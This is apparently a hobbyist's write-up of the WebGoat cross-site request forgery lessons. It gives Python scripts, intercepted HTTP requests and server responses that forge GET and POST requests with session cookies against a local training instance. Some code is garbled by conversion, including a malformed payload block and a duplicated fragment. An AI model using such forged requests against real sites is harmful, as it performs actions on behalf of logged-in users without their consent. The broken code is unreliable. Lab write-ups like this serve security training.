

# WebGoat Cross-Site Request Forgery

Twitter: @BlackSheepSpicy

Twitch: <https://twitch.tv/BlackSheepSpicy>

3.


## Basic Get CSRF Exercise

Trigger the form below from an external source while logged in. The response will include a 'flag' (a numeric value).

## Confirm Flag

Confirm the flag you should have gotten on the previous page below.

Confirm Flag Value:



There are probably easier ways to do this, but i just wrote a basic python script to do this:

```
import requests
headers={'Cookie': 'JSESSIONID=9BF348FF34770D062C50573ED59882E6'}
print(requests.get('http://localhost:8080/WebGoat/csrf/basic-get-flag?csrf=false&submit=Submit+Query', headers=headers).text)
```

Long story short requests is a python library that makes request handling super easy and with it I included my session cookie for webgoat and the request path from the button on the page, I found all this information by just intercepting the request from the “submit query” button in burpsuite:



```
GET /WebGoat/csrf/basic-get-flag?csrf=false&submit=Submit+Query HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=9BF348FF34770D062C50573ED59882E6; WEBWOLFSESSION=1A15FFB2668ED204196F64FA9264F46D
Connection: close
Upgrade-Insecure-Requests: 1
```

Now we can just run the code to get our flag:

```
root@kali:~/Documents/webgoat/csrf# python3 test
{
  "flag" : 56294,
  "success" : true,
  "message" : "Congratulations! Appears you made the request from a separate host."
}
```

## Confirm Flag

Confirm the flag you should have gotten on the previous page below.



Confirm Flag Value:



**Congratulations! Appears you made the request from your local machine.**

Correct, the flag was 56294

fresh.




4. Unfortunately the next few challenges are a bit wonky, and I MAYYYYY have completed them in a less than educational way... but hey... I did them


## Post a review on someone else's behalf


The page below simulates a comment/review page. The difference here is that you have to initiate the submission elsewhere as you might with a CSRF attack and like the previous exercise. It's easier than you think. In most cases, the trickier part is finding somewhere that you want to execute the CSRF attack. The classic example is account/wire transfers in someone's bank account.

But we're keeping it simple here. In this case, you just need to trigger a review submission on behalf of the currently logged in user.



**John Doe** is selling this poster, read reviews below.  
24 days ago





So I couldn't figure out how to get this to work in webgoat... so I just wrote some python code to make the request for us:

```
#!/usr/bin/env python3
import requests
url='http://localhost:8080/WebGoat/csrf/review'
header={
    'Cookie': 'JSESSIONID=F42E325A72E791AC8EB26CCCA6D451C6; WEBWOLFSESSION=1A15FFB2668ED204196F64FA9264F46D',
    'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8',
    'X-Requested-With': 'XMLHttpRequest'
}

data='reviewText=didnt+make+me+cry&stars=2&validateReq=2aa14227b9a13d0bede0388a7fba9aa9'

print(requests.post(url,headers=header,data=data).text)
```



For comparison here's the original request:

```
POST /WebGoat/csrf/review HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 81
Cookie: JSESSIONID=D52823B0034BC963F5CCEEE49F758AE9; WEBWOLFSESSION=84E550CB4Aafb5CECA2B8AF9270642C7
Connection: close

reviewText=2&stars=didnt+make+me+cry&validateReq=2aa14227b9a13d0bede0388a7fba9aa9
```

Literally all we did was copy and paste the post data into the python code. Regarding the headers We make sure to leave out the referrer header because that's what tells the server where the request came from.

Now when we run our code:

```
root@kali:~/Documents/webgoat/csrf# ./2.py
{
  "lessonCompleted" : true,
  "feedback" : "It appears you have submitted correctly from another site. Go reload and see if your post
is there.",
  "output" : null
}
Submit review
# /usr/bin/env python3
import requests
url='http://localhost:8080/webgoat/csrf/review'
headers={
  'Cookie': 'JSESSIONID=F43E325A72E701ACB82B0CCADD451C6; WEBWOLFSESSION=1A15FFB26B8ED28A190F64FA0264F4AD'
```



7.

## CSRF and content-type

In the previous section we saw how relying on the content-type is not a protection against CSRF. In this section we will look into another way we can perform a CSRF attack against APIs which are not protected against CSRF.


In this assignment you need to achieve to POST the following JSON message to our endpoints:

```
POST /csrf/feedback/message HTTP/1.1

{
  "name"    : "WebGoat",
  "email"   : "webgoat@webgoat.org",
  "content" : "WebGoat is the best!!"
}
```

More information can be found [here](#)

Remember you need to make the call from another origin (WebWolf can help here) and you need to be logged in into WebGoat.

The image shows a web form for sending feedback. It has two main sections: 'Name' and 'Message'. The 'Name' section includes an input field for 'Enter name', an 'Email Address' section with an input field for 'Enter email' and an envelope icon, and a 'Subject' section with a dropdown menu labeled 'Choose One:'. The 'Message' section is a large text area labeled 'Message'. A blue 'Send Message' button is at the bottom right of the form. Below the form is a 'Confirm Flag Value:' input field and a 'Submit' button.

Pretty much the same procedure as the last challenge, take note of a couple changes though:

```
1 #!/usr/bin/env python3
2 import requests
3 url='http://localhost:8080/WebGoat/csrf/feedback/message'
4 headers={
5     'Cookie': 'JSESSIONID=2C411EFD1A10084CDBAE817C45A31FD; WEBWOLFSESSION=84E550CB4AAFB5CECA2B8AF9270642C7',
6     'Content-Type': 'text/plain',
7     'X-Requested-With': 'XMLHttpRequest'
8 }
9
10 data={'name': 'yes', 'email': 'yes@yes.com', 'subject': 'service', 'message': 'bibbity bobby'}
11     {'name': 'WebGoat', 'email': 'webgoat@webgoat.org', 'content': 'WebGoat is the best!!'}
12 print(requests.post(url, headers=headers, data=data).text)|
```

So we're sending a JSON payload, but notice how the content is labeled as plain text? Apparently regardless of the content type the endpoint will always interpret the payload as JSON, so if we specify the post data as plain text we can avoid the data



being corrupted by URL encoding, Thereby allowing us to essentially send two JSON payloads in one request: the valid data and the “Malicious” data:

```
root@kali:~/Documents/webgoat/csrf# ./3.py
{
  "lessonCompleted" : true,
  "feedback" : "Congratulations you have found the correct solution, the flag is: 67f9fe69-3211-4621-a409-5de627437243",
  "output" : null
}
```

We got what we came here for, lets cash out:

☒

Confirm Flag Value:

Submit

**Congratulations. You have successfully completed the assignment.**

8. Okay so im not going to lie to you, this ones fucking weird... bear with me:

In this assignment try to see if WebGoat is also vulnerable for a login CSRF attack. Leave this tab open and in another tab create a user based on your own username prefixed with **csrf-**. So if your username is **tom** you must create a new user called **csrf-tom**.

Login as the new user. This is what an attacker would do using CSRF. Then click the button in the original tab. Because you are logged in as a different user, the attacker learns that you clicked the button.

Press the button below when your are logged in as the other user

Solved!

Okay... right then, Go ahead and create our new user as per the instructions and sign in on another tab:

localhost:8080/WebGoat/login

Kali Linux Kali Training

Username

Password


Sign in

Register new user





Keep in mind here because we're signing in as two users on the same host here we have to explicitly navigate to the login page, after that it's just signing into the second account and clicking the button:



Now if we log back into our main we can see the number is green, so it completed on both accounts.

I Hope you enjoyed this kinda weird writeup, If you want to see me overthink these challenges live be sure to drop by my Twitch when I'm live and also follow my Twitter for some fresh memes!

